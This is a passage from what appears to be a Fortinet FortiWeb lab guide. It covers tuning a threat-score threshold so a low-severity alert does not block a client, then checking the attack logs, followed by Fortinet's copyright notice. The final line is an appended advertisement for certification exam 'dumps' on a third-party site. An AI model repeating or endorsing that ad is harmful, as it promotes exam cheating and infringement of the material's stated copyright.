14. Verify that a score of 200 (the default for a low threat weight) will not flag a client as malicious and block connections. If this is not the case, adjust the slider accordingly so a threat score of 200 falls under the suspicious range.
15. Click **Apply**.
16. Return to the Student VM, and then in the browser tab connected to `http://10.0.1.8`, scroll to the bottom of the page, and then click **Log in**.
17. Click **Lost your password**.
18. Type the name `user`.
19. Click **Get New Password**.
20. Open a new browser tab, and then connect to `http://10.0.1.8`.
The connection should be allowed.
21. Verify the logs by clicking **Log&Report > Log Access > Attack**.
Note that there is still an alert, but since it is only **Low**, it gives the client a score of 200, which is not enough to deny the connection.

DO NOT REPRINT
© FORTINET



FORTINET®



No part of this publication may be reproduced in any form or by any means or used to make any derivative such as translation, transformation, or adaptation without permission from Fortinet Inc., as stipulated by the United States Copyright Act of 1976.

Copyright© 2022 Fortinet, Inc. All rights reserved. Fortinet®, FortiGate®, FortiCare® and FortiGuard®, and certain other marks are registered trademarks of Fortinet, Inc., in the U.S. and other jurisdictions, and other Fortinet names herein may also be registered and/or common law trademarks of Fortinet. All other product or company names may be trademarks of their respective owners. Performance and other metrics contained herein were attained in internal lab tests under ideal conditions, and actual performance and other results may vary. Network variables, different network environments and other conditions may affect performance results. Nothing herein represents any binding commitment by Fortinet, and Fortinet disclaims all warranties, whether express or implied, except to the extent Fortinet enters a binding written contract, signed by Fortinet's General Counsel, with a purchaser that expressly warrants that the identified product will perform according to certain expressly-identified performance metrics and, in such event, only the specific performance metrics expressly identified in such binding written contract shall be binding on Fortinet. For absolute clarity, any such warranty will be limited to performance in the same ideal conditions as in Fortinet's internal lab tests. In no event does Fortinet make any commitment related to future deliverables, features, or development, and circumstances may change such that any forward-looking statements herein are not accurate. Fortinet disclaims in full any covenants, representations, and guarantees pursuant hereto, whether express or implied. Fortinet reserves the right to change, modify, transfer, or otherwise revise this publication without notice, and the most current version of the publication shall be applicable.

Fortinet Vouchers & Dumps are Available on [Brave-Dumps.com](https://bravedumps.com)